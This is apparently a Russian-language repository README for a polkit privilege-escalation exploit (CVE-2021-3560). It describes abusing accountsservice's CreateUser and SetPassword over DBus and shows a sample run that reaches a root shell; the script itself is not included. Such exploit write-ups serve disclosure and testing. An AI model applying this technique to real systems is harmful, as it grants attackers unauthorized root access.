 almorabea/polkit-exploit
Повышение привилегий с помощью polkit - CVE-2021-3560

Повышение привилегий с помощью polkit - CVE-2021-3560
CVE-2021-3560 — это обход аутентификации в polkit, который позволяет непривилегированному пользователю вызывать привилегированные методы через DBus. В этом эксплойте мы вызовем два привилегированных метода, предоставляемых accountsservice (CreateUser и SetPassword), что позволит нам создать привилегированного пользователя, затем установить ему пароль и в конце войти как созданный пользователь, а затем повысить привилегии до root.
Ahmad Almorabea @almorabea http://almorabea.net
test@ubuntu:~/Desktop$ python3 CVE-2021-3560.py
**************
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original Exploit Author: Kevin Backhouse
For more details check this: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/#history
[+]Starting the Exploit

[+] User Created with the name of ahmed
[+] Timed out at: 0.008446890996407191
[+] Timed out at: 0.008934336684707084
[+] Exploit Completed, your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root
bash: cannot set terminal process group (46983): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/test/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/test/Desktop# whoami
root
root@ubuntu:/home/test/Desktop#
Аутентификация через GUI

Аутентификация в терминале
Kevin Backhouse (https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/)
